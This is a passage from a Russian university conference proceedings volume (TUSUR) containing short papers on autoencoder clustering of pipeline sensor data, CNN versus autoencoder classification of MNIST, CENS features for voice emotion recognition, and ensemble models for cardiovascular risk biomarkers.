


Рис. 8. Карта распределение датчиков, принадлежащих заданному «классу» внутреннего представления автокодировщика

Поскольку был выбран «класс» данных с наибольшей частотой, то можно предположить, что эти данные относятся к замерам для неповрежденных участков трубы. Анализ полученной картины показывает, что распределение точек формирует области с замерами, не относящиеся к данному «классу», и соответствует на размеченных данных дефектам.

Для увеличения точности оценки зон возможных дефектов необходимо построение совместных карт распределений для различных «классов» внутреннего представления автокодировщика.

В результате данный подход позволит выделить основные признаки исходных данных и уменьшить их пространственную размерность, что позволит впоследствии использовать уже преобразованные данные при обучении классифицирующих дефектов моделей нейросетей, что потенциально положительно скажется на качестве их работы.

Кроме того, подобная кластеризация позволяет выделить группы наблюдений со схожими характеристиками, что дает возможность осуществлять деление данных на обучающие выборки более качественно из-за учета этих параметров и потенциально

избежать внешнего ковариационного сдвига. А сами по себе кластеры данных в некоторых случаях могут быть интерпретируемы.

Литература

1. Liou, C.-Y. Autoencoder for Words / C.-Y. Liou, C.-W. Cheng, J.-W. Liou, D.-R. Liou // *Neurocomputing*. – 2014. – Vol. 139. – PP. 84–96.

2. Kaputkin D.E. Two types of the crack arrest during full-scale pneumatic testing of main gas pipelines / D.E. Kaputkin, A.B. Arabey // *Letters on Materials*. – 2021. – Vol. 11, No. 3 (43). – PP. 239–243. DOI: 10.22226/2410-3535-2021-3-239-243.

3. Ляпичев Д.М. Система мониторинга технического состояния как элемент цифрового двойника магистрального газопровода / Д.М. Ляпичев, М.М. Адмакин // *Оборудование и технологии для нефтегазового комплекса*. – 2024. – № 1 (139). – С. 60–65.

4. Голофаст С.Л. Оценка прочностной надежности магистрального газопровода с учетом фактических закономерностей распределения толщины стенки трубы //

Безопасность труда в промышленности. – 2020. – № 6. – С. 21–28. DOI 10.24000/0409-2961-2020-6-21-28.

5. Liou C.-Y. Autoencoder for Words / C.-Y. Liou, C.-W. Cheng, J.-W. Liou, D.-R. Liou // *Neurocomputing*. – 2014. – Vol. 139. – PP. 84–96.

Боровской Игорь Георгиевич

Д-р физ.-мат. наук, профессор, зав. каф. экономической математики, информатики и статистики (ЭМИС) Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: igor.g.borovskoi@tusur.ru

Матолыгин Андрей Анатольевич

Ст. преп. каф. ЭМИС ТУСУРа
Эл. почта: andrei.a.matolygin@tusur.ru

Ильин Евгений Петрович

Студент каф. ЭМИС ТУСУРа
Эл. почта: eugenecalls@gmail.com

УДК 004.853

А.К. Лукьянов, В.А. Федин, Е.С. Степаненко, Г.В. Гинтнер, К.Н. Козлов

Сравнение свёрточных нейронных сетей и автокодировщиков в решении задачи классификации изображения

Сравнивается эффективность свёрточных нейронных сетей и автокодировщиков, время, затраченное на их обучение, а также f1-мера совместно с их потерями при обучении.

Ключевые слова: нейросети, нейронные сети, keras, tensorflow, автокодировщик, свёрточные нейронные сети.

В современном мире нейросетевые алгоритмы находят применение в различных сферах, постепенно переходя от сугубо научных исследований к коммерчески успешным проектам. Однако данные, необходимые для их обработки и последующего прогнозирования новых гипотез, часто имеют высокую степень неоднородности, что требует применения разнообразных трансформаций [1] и альбументаций [2]. Кроме того, необходимо извлекать целевые признаки или признаки, которые с ними коррелируют. Для этого используется множество алгоритмов, включая свёрточные нейронные сети и автокодировщики.

Основной проблемой нашего исследования является обширный набор неразмеченных данных и необходимость их аннотирования.

Цель нашего проекта заключается в сравнении архитектур свёрточной нейронной сети и автокодировщика в контексте задачи классификации изображений.

Задача классификации изображений заключается в автоматическом распознавании и категоризации объектов на изображениях. В данной работе используется набор данных MNIST, который содержит изображения рукописных цифр от 0 до 9. Каждое изображение имеет размер 28×28 пикселей и представлено в градациях серого.

На вход энкодера и свёрточной нейронной сети поступает изображение 28×28 пикселей с 1 каналом, а на вход классификатора – выходной вектор из энкодера длиной 98.

На выходе нейросети дают один из 10 классов изображения (цифра от 0 до 9).

Для обучения моделей было использовано по 4000 случайных изображений, для тестирования – 1 000.

Используемые технологии

Для проведения эксперимента была использована библиотека Keras [3] на языке Python. Keras [3] предлагает широкий спектр возможностей для работы с различными типами нейронных сетей, что необходимо для эффективной обработки изображений и их последующей классификации по целевым признакам. Также мы подключили библиотеку TensorFlow [4], которая позволяет оптимально распределять нагрузку на ресурсы компьютера. Например, TensorFlow [4] предоставляет возможность переноса обучения нейронной сети с центрального процессора на графический ускоритель, что значительно ускоряет вычислительные процессы.

Архитектура нейронных сетей

Автокодировщик [5]:

– Входной слой: принимает изображения размером 28×28 с 1 каналом.

– Энкодер: состоит из нескольких свёрточных [4] слоев с 32, 64, 128 и 256 фильтрами, каждый из которых использует функцию активации ReLU и применяется пулинг [4] (дропаут – для регуляризации). Каждый слой уменьшает размерность входных данных вдвое.

– Скрытый кодирующий слой: преобразует входной тензор в вектор фиксированной длины (98) с помощью полносвязного слоя.

– Декодер: аналогично энкодеру, но в обратном порядке. Сначала полносвязный слой восстанавливает размер до многомерного тензора, затем свёрточные слои увеличивают размерность обратно до исходного размера 28×28 .

– Выходной слой: генерирует восстановленное изображение с использованием функции активации tanh для получения значений от -1 до 1 .

Сеть с энкодером и классификатором

Архитектура:

Энкодер [5]: загружает ранее обученную модель автоэнкодера [5], отключая ее обучаемые параметры.

Классификатор состоит из:

– Входного слоя: принимает выходной вектор из энкодера.

– Полносвязного слоя: с 128 нейронами и функцией активации ReLU [4].

– Слоя дропаута: для предотвращения переобучения.

– Выходного слоя: полносвязный слой с 10 нейронами (для 10 классов) и функцией активации softmax [4].

Модель свёрточной нейронной сети (CNN)

Входные данные: изображения размером 28×28 пикселей с 1 цветовым каналом.

Нормализация значений пикселей в диапазон $[0, 1]$.

Слой сети:

– Слой свертки (Conv2D [4]):

- 32 фильтра размером (3, 3);
- функция активации: ReLU [4];
- выход: размер (28, 28, 32).

– Слой подвыборки (MaxPooling2D [4]):

- размер окна (2, 2);
 - выход: размер (14, 14, 32).
- Слой свертки (Conv2D [4]):
- 64 фильтра размером (3, 3);

- функция активации: ReLU [4];
- выход: размер (12, 12, 64).
– Слой подвыборки (MaxPooling2D [4]):
- размер окна (2, 2);
- выход: размер (6, 6, 64).
– Слой Flatten [4]:
- преобразует выход в одномерный вектор длиной 2304;
- полносвязный слой (Dense [4]):
- 128 нейронов;
- функция активации: ReLU [4].
– Выходной слой (Dense [4]):
- 10 нейронов (по количеству классов);
- функция активации: softmax [4].

Данные и эксперименты

Теперь обратим внимание на данные и рассмотрим рис. 1–3, на которых представлены диаграммы, сравнивающие различные показатели в зависимости от количества эпох, затраченных моделью на обучение.




Рис. 1. Влияние количества эпох на время обучения свёрточной сети и энкодера совместно с классификатором




Рис. 2. Влияние количества эпох на потери при обучении свёрточной сети и энкодера совместно с классификатором

Из представленных диаграмм можно сделать неоднозначные выводы. С одной стороны, модель на основе автокодировщика [5] обучается быстрее на несколько секунд; с другой стороны, метрика F1 [6] и количество потерь данных у этой модели за каждую эпоху хуже по сравнению с моделью на основе свёрточных нейронных сетей [7]. Эти различия могут значительно увеличить количество ложных предсказаний модели.




Рис. 3. Влияние количества эпох на распространение ошибок свёрточной сети и энкодера совместно с классификатором

Итог исследования

Свёрточная нейронная сеть обеспечивает высокую точность предсказаний (высокая F1-мера) и низкие потери, но требует больше времени на обучение. Модель на основе энкодера обучается быстрее, однако уступает по точности и имеет более высокие потери, что увеличивает вероятность ошибок.

Несмотря на недостатки автокодировщика [5] в сжатии данных, стоит отметить и его преимущества. В случаях когда данные содержат большое количество зашумленных изображений, автокодировщик способен восстанавливать из них чистые данные. Это делает его эффективным инструментом для улучшения качества изображений.

Заключение

В заключение можно отметить, что свёрточные нейронные сети и автокодировщики [5] являются двумя мощными инструментами для решения задач классификации изображений, каждый из которых обладает своими уникальными преимуществами и недостатками. В дальнейшем исследовании можно рассмотреть возможность комбинирования этих методов для достижения более высоких результатов в классификации изображений, что может открыть новые горизонты в области машинного обучения и обработки данных.

Литература

1. Официальный сайт трансформаций tensorflow [Электронный ресурс]. – Режим доступа: https://www.tensorflow.org/api_docs/python/tf/keras/preprocessing/image/apply_affine_transform, свободный (дата обращения: 29.08.2024).
2. Официальный сайт альбументаций [Электронный ресурс]. – Режим доступа: <https://albumentations.ai>, свободный (дата обращения: 29.08.2024).
3. Официальный сайт tensorflow [Электронный ресурс]. – Режим доступа: <https://www.tensorflow.org>, свободный (дата обращения: 25.02.2024).
4. Официальный сайт keras [Электронный ресурс]. – Режим доступа: <https://keras.io>, свободный (дата обращения: 25.02.2024).
5. Автоэнкодер: подход к понижению размерности векторного пространства с контролируемой информацией / Н.В. Акинина, М.В. Акинин, А.А. Соколова, М.Б. Никифоров [Электронный ресурс]. – Режим доступа: <https://cyberleninka.ru>

berleninka.ru/article/n/avtoenkoder-podhod-k-ponizheniyu-razmernosti-vektornogo-prostranstva-s-kontroliruemoypoterey-informatsii/viewer (дата обращения: 02.09.2023).

6. Оценка качества в задачах классификации и регрессии [Электронный ресурс]. – Режим доступа: [https://neerc.ifmo.ru/wiki/index.php?title= Оценка_качества_в_задачах_классификации_и_регрессии](https://neerc.ifmo.ru/wiki/index.php?title=Оценка_качества_в_задачах_классификации_и_регрессии), свободный (дата обращения: 03.09.2023).

7. Фундамент AI: обратное распространение ошибки простыми словами [Электронный ресурс]. – Режим доступа: <https://habr.com/ru/companies/raft/articles/811371>, свободный (дата обращения: 03.09.2023).

Лукьянов Андрей Кириллович

Доцент каф. АСУ Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: andrei.k.lukianov@tusur.ru

Федин Владислав Андреевич

Студент каф. АСУ ТУСУРа
Эл. почта: coolpepper74@mail.ru

Степаненко Егор Сергеевич

Студент каф. АСУ ТУСУРа
Эл. почта: st3pegor@gmail.com

Гинтнер Герман Вячеславович

Студент каф. АСУ ТУСУРа
Эл. почта: gintnergerman2004@gmail.com

Козлов Кирилл Николаевич

Студент каф. АСУ ТУСУРа
Эл. почта: kirya20122003@gmail.com

А.А. Меринов, Р.Н. Абдуллин, С.С. Харченко

Использование преобразования речевых записей в CENS-функции для повышения качества классификации эмоций на основе голоса

Исследуется использование CENS-функций для улучшения классификации эмоций на основе записей голоса. Для исследования используются набор данных RAVDESS и сверточная нейронная сеть VGG19. Результаты показывают, что точность классификации эмоций с использованием преобразований в CENS-функции варьируется от 35 до 41%, в то время как точность данных для классификации спектрограмм находится в диапазоне от 82 до 88%. На основе более подробного рассмотрения F1-меры для каждого класса получен вывод, что имеет смысл более детальное исследование использования преобразования голоса в CENS-функции для решения задачи классификации эмоций и улучшения комплексных моделей классифицирующих эмоций.

Ключевые слова: нейронные сети, CNN, RAVDESS, VGG19, анализ эмоций, спектрограммы, CENS-функции.

Анализ эмоций становится все более значимым инструментом в различных областях науки и практики. Эмоции играют ключевую роль в процессе принятия решений, восприятия информации и межличностной коммуникации. Понимание эмоциональных реакций помогает глубже проникнуть в механизмы поведения людей, их мотивацию и реакции на определенные стимулы, что имеет широкий спектр применения – от маркетинга и разработки продуктов до психологии и образования. В последние годы анализ эмоций получил особенно важное значение в области искусственного интеллекта и обработки естественного языка (NLP), где он используется для создания более «человечных» и адаптивных технологий, таких как голосовые помощники и чат-боты.

Исследования показывают, что эмоции оказывают непосредственное влияние на когнитивные процессы, такие как память и внимание [1]. Например, положительные эмоции могут улучшать способность к креативному мышлению и решению проблем [2], в то время как негативные эмоции могут затруднять обучение и социальные взаимодействия [3]. Кроме того, анализ эмоций имеет практическое значение для мониторинга психического здоровья и благополучия людей, так как раннее выявление эмоциональных отклонений может помочь предотвратить развитие психологических расстройств [4].

Таким образом, анализ эмоций становится важным направлением для современных исследований, которое не только раскрывает базовые механизмы работы человеческого разума, но и предлагает новые подходы для решения прикладных задач в различных сферах.

Сверточные нейронные сети (CNN) широко используются для анализа эмоций на основе голоса благодаря их способности обрабатывать аудиоданные в форме спектрограмм, представляющих звуковой сигнал во временно-частотной области. Одним из наиболее часто используемых типов спектрограмм является мел-спектрограмма, которая преобразует частоты в нелинейную шкалу, более близкую к человеческому восприятию звука. Это позволяет

моделям CNN анализировать важные особенности голоса, такие как интонация, громкость и тембр, которые играют ключевую роль в передаче эмоций. Преобразование аудиосигнала в двумерные спектрограммы делает возможным применение CNN, традиционно используемых для анализа изображений, к задаче распознавания эмоций в голосе. В данном контексте свертки применяются к спектрограммам для выделения значимых частотно-временных паттернов, что позволяет системе улавливать тонкие изменения в эмоциональном состоянии говорящего [5]. Преимущества использования CNN в анализе аудио заключаются в их способности к иерархической обработке данных, начиная от простых особенностей, таких как шум, до более сложных – тембровых и интонационных паттернов, которые важны для эмоциональной интерпретации [6].

Но даже при использовании текущих методов анализа эмоций на основе голоса зачастую происходит неверная классификация эмоций, схожие по некоторым признакам эмоции определяются некорректно. Именно поэтому для уточнения классификации эмоций можно использовать CENS-функции. CENS (Chroma Energy Normalized Statistics) – это сокращенная версия хромограммы, она сохраняет ключевую информацию о частотных компонентах аудиосигнала.

Подготовка набора данных

Для исследования возможности использования функции CENS при классификации эмоций использовался набор данных RAVDESS (Ryerson Audio-Visual Database of Emotional Speech and Song) [7]. Набор включает записи 24 профессиональных актеров (12 мужчин и 12 женщин), которые исполняют семантически нейтральные фразы с выражением восьми эмоциональных состояний: спокойствие, радость, грусть, гнев, страх, удивление, отвращение и нейтральность.

Перед преобразованием данных для дальнейшего использования был устранен дисбаланс по количеству экземпляров в каждом классе, чтобы обеспечить более точную оценку модели с помощью метрики «Accuracy».

После выравнивания классов звуковые записи были преобразованы в два типа изображений: спектрограммы (рис. 1) и CENS-функции (рис. 2). Затем подготовленные данные были разделены на три выборки: тестовую, тренировочную и валидационную в пропорции 1:2:7 соответственно.




Рис. 1. Пример экземпляра из набора данных спектрограмм




Рис. 2. Пример экземпляра из набора данных CENS-функций

Основные результаты

Для анализа полученных наборов данных была использована сверточная нейронная сеть VGG19 [8]. В качестве параметров для сети были загружены веса «ImageNet», оптимизатор «Adam» со скоростью обучения 0,0001. После настроек нейронной сети для последних пяти слоев был снят запрет на обучение, а модель была обучена на 20 эпохах, обучение проводилось несколько десятков раз, чтобы добиться

устойчивого результата. Точность классификации для CENS-функции находилась в диапазоне от 35 до 41%, точность классификации для спектрограмм находилась в диапазоне от 82 до 88%. Более подробные результаты обучения модели для двух наборов данных для F1-меры представлены в табл. 1 и 2.

Таблица 1
Результат обучения для набора данных CENS-функций

Эмоция	Precision	Recall	F1-score
Гнев	0,33	0,40	0,36
Спокойствие	0,45	0,50	0,48
Отвращение	0,29	0,20	0,24
Страх	0,33	0,30	0,32
Радость	0,55	0,60	0,57
Нейтрально	0,57	0,40	0,47
Грусть	0,29	0,40	0,33
Удивление	0,33	0,30	0,32

Таблица 2
Результат обучения для набора данных спектрограмм

Эмоция	Precision	Recall	F1-score
Гнев	0,50	0,50	0,50
Спокойствие	0,67	0,20	0,31
Отвращение	0,56	0,90	0,69
Страх	0,56	0,50	0,53
Радость	0,83	0,50	0,62
Нейтрально	0,43	0,60	0,50
Грусть	0,58	0,70	0,64
Удивление	0,70	0,70	0,70

Более подробные результаты можно увидеть на матрицах ошибок (рис. 3, 4).

Вывод

На основании полученных результатов можно сделать вывод о том, что использование CENS-функций для преобразования речевых записей имеет потенциал для улучшения точности классификации части эмоций. Применение и анализ этих функций в рамках использования различных моделей может привести к более точной классификации и улучшению результатов.




Рис. 3. Матрица ошибок для CENS

Истинный класс	Предсказанный класс							
	Гнев	Спокойствие	Отвращение	Страх	Радость	Нейтрально	Грусть	Удивление
Гнев	5	0	4	0	0	0	0	1
Спокойствие	0	2	1	0	0	6	1	0
Отвращение	0	0	9	0	0	1	0	0
Страх	2	0	0	5	0	0	2	1
Радость	1	0	1	1	5	1	0	1
Нейтрально	0	0	0	2	1	6	1	0
Грусть	2	1	0	0	0	0	7	0
Удивление	0	0	1	1	0	0	1	7

Рис. 4. Матрица ошибок для спектрограммы

Имеет смысл провести дополнительные исследования, направленные на оценку эффективности классификации эмоций, основанной на CENS-функциях, используя разнообразные наборы данных и более специализированные модели нейронных сверточных сетей. Также изучение CENS-функций в задачах эмоционального анализа голоса может открыть новые перспективы для разработки более точных и устойчивых систем эмоциональной классификации.

Литература

1. Gross J.J. Emotion regulation: Conceptual and empirical foundations // Handbook of emotion regulation / ed. J.J. Gross. – 2nd ed. – New York, NY: Guilford Press, 2014. – PP. 3–20.
2. Isen A.M. Positive affect and decision processes: Some recent theoretical developments with practical implica-

tions // Journal of Consumer Psychology. – 2008. – Vol. 18, No. 2. – PP. 75–80.

3. Baumeister R.F. How emotion shapes behavior: Feedback, anticipation, and reflection, rather than direct causation / R.F. Baumeister, K.D. Vohs, C.N. DeWall, L. Zhang // Personality and Social Psychology Review. – 2001. – Vol. 5, No. 4. – PP. 325–335.

4. Picard R.W. Affective computing. – MIT Press, 1997. – 293 p.

5. Neumann M. Attentive Convolutional Neural Network based Speech Emotion Recognition: A Study on the Impact of Feature Selection and Attention Mechanism / M. Neumann, N.T. Vu // Proceedings of Interspeech. – 2017.

6. Fayek H.C.M. Evaluating deep learning architectures for Speech Emotion Recognition / H.C.M. Fayek, M. Lech, L. Cavedon // Neural Networks. – 2017. – Vol. 92. – PP. 60–68.

8. RAVDESS Emotional speech audio [Электронный ресурс]. – Режим доступа: <https://www.kaggle.com/datasets/uwrfkagglerravdess-emotional-speech-audio>, свободный (дата обращения: 06.06.2024).

9. VGG16 and VGG19 [Электронный ресурс]. – Режим доступа: <https://keras.io/api/applications/vgg/>, свободный (дата обращения: 06.06.2024).

Мерин Арсен Арзуманович

Студент каф. безопасности информационных систем (БИС) Томского государственного университета систем управления и радиоэлектроники (ТУСУР)
Эл. почта: merinovarsen@mail.ru

Абдуллин Руслан Наильевич

Студент каф. БИС ТУСУРа
Эл. почта: ruslabd2003@gmail.com

Харченко Сергей Сергеевич

Канд. техн. наук, доцент каф. БИС ТУСУРа
Эл. почта: kss@keva.tusur.ru

И.Г. Боровской, И.Ю. Атрошенко, М.Д. Олейников

Выявление значимых биомаркеров для прогнозирования сердечно-сосудистых рисков у пациентов с метаболическим синдромом с помощью методов машинного обучения

Рассматриваются результаты применения ансамблевых методов машинного обучения для прогнозирования рисков сердечно-сосудистых заболеваний (ССЗ). Основное внимание уделено анализу значимости признаков в процессе обучения моделей, для того чтобы выделить ряд наиболее значимых биомаркеров, которые могут явным образом указать на возможное развитие рисков ССЗ у пациента.

Ключевые слова: методы машинного обучения, сердечно-сосудистые заболевания, прогнозирование, ансамблевые методы, биомаркеры, профилактика, классификация.

В последние годы методы машинного обучения находят широкое применение в медицинских исследованиях, в том числе в задачах прогнозирования рисков различных заболеваний [1]. Одной из актуальных проблем является предсказание сердечно-сосудистых заболеваний (ССЗ), которое требует учета множества факторов риска. Среди явных признаков, которые наиболее активно используются в клинической практике, можно выделить: уровень глюкозы, холестерина, возраст, артериальное давление, массу тела и др. Однако помимо явных, применимость которых обусловлена линейными взаимосвязями, существуют и неявные признаки [2], представляющие особый интерес. Для эффективного анализа таких данных на помощь приходят ансамблевые методы машинного обучения, которые позволяют улучшить точность предсказаний за счет объединения результатов нескольких моделей.

Подготовка данных и обучение моделей

Для проведения исследования были использованы данные медицинских обследований ряда пациентов в возрасте от 59 до 86 лет по более чем 120 различным клиническим показателям, объединенным в группы: антропометрические, биохимические, неинсулиновые, липидный спектр и т.д. Данные были предварительно обработаны, что включало нормализацию числовых признаков, устранение пропусков, а также балансировку классов, так как распределение пациентов с различными рисками было несбалансированным. Для обучения использовались два ансамблевых метода: случайный лес (RF) и градиентный бустинг (GB), которые были настроены с помощью поиска по сетке гиперпараметров для достижения максимальной точности на валидационных данных. Также осуществлялась проверка с помощью метода кроссвалидации, чтобы избежать переобучения и обеспечить устойчивость к новым данным.

По результатам обучения обеих моделей удалось добиться довольно высоких показателей по ключевым метрикам (таблица).

Анализируя полученные результаты, можно отметить, что обе модели справляются с задачей классификации на высоком уровне. GB лучше справляется с минимизацией ложных срабатываний

(Precision), что делает её более надёжной для применения в случаях, где важно минимизировать неверные положительные прогнозы. В то же время RF демонстрирует лучшую способность к обобщению данных и более высокое значение ROC AUC, что указывает на большую чувствительность к различению классов и устойчивость к изменениям в данных.

Значение метрик для исследуемых моделей после обучения на подготовленных данных

Модель	Метрика				
	Accuracy	ROC AUC	Precision	Recall	F1 score
RF	0,94	0,99	0,94	0,94	0,94
GB	0,88	0,96	1,0	0,81	0,89

Дополнительно для более детального анализа качества работы моделей были рассмотрены матрицы ошибок для обеих моделей. Матрица ошибок (confusion matrix) позволяет наглядно оценить, сколько раз модель корректно предсказала как положительные, так и отрицательные классы, а также выявить количество ложных срабатываний и пропусков. Для модели GB (рис. 1, б) было выявлено, что количество ложных положительных предсказаний ниже, чем у модели RF (рис. 1, а), что подтверждает её высокое значение Precision. Однако модель GB допустила больше ложных отрицательных предсказаний, что объясняется её более низким значением Recall. В случае с RF модель продемонстрировала более сбалансированную матрицу ошибок с равным количеством ложных срабатываний и пропусков, что привело к равным значениям Precision и Recall.

Анализ наиболее значимых признаков

Основной целью обучения являлось не только построение моделей с высокой точностью предсказания, но и оценка значимости различных признаков для прогноза ССЗ. Ансамблевые методы предоставляют важное преимущество – возможность оценки вклада каждого признака в итоговое предсказание модели. Эти методы работают с множеством деревьев решений, в которых на каждом этапе происходит разделение данных по наиболее значимым признакам. В результате можно получить ранжированный список признаков, отсортированных по степени их

влияния на предсказания. Это позволяет определить ключевые биомаркеры, которые играют наибольшую роль в прогнозировании риска ССЗ.

После завершения обучения для каждой модели был проведен анализ значимости признаков, что позволило оценить вклад каждого клинического показателя в предсказания моделей и выявить ключевые факторы, влияющие на результаты.

Вес признаков (значимость) в моделях RF и GB определяется как совокупный вклад каждого признака в уменьшение неопределенности (ошибки) в процессе построения деревьев решений.

На каждом уровне дерева модель выбирает признаки, которые наилучшим образом разделяют дан-

ные, уменьшая индекс Джини. Тем самым веса признаков отражают вклад признака в уменьшение неопределенности на всех узлах дерева, где он использовался для разбиения. Эти значения затем усредняются по всем деревьям в ансамбле. Веса нормализуются так, чтобы их сумма была равна 1, и каждый признак получает долю от общего вклада в предсказание модели. Чем выше значение, тем больше вклад признака в предсказательную способность модели.

В ходе анализа значимости признаков в моделях случайного леса RF и GB (рис. 2) можно отметить, что большинство выявленных значимых биомаркеров уже активно используется в клинической практике для оценки рисков ССЗ.

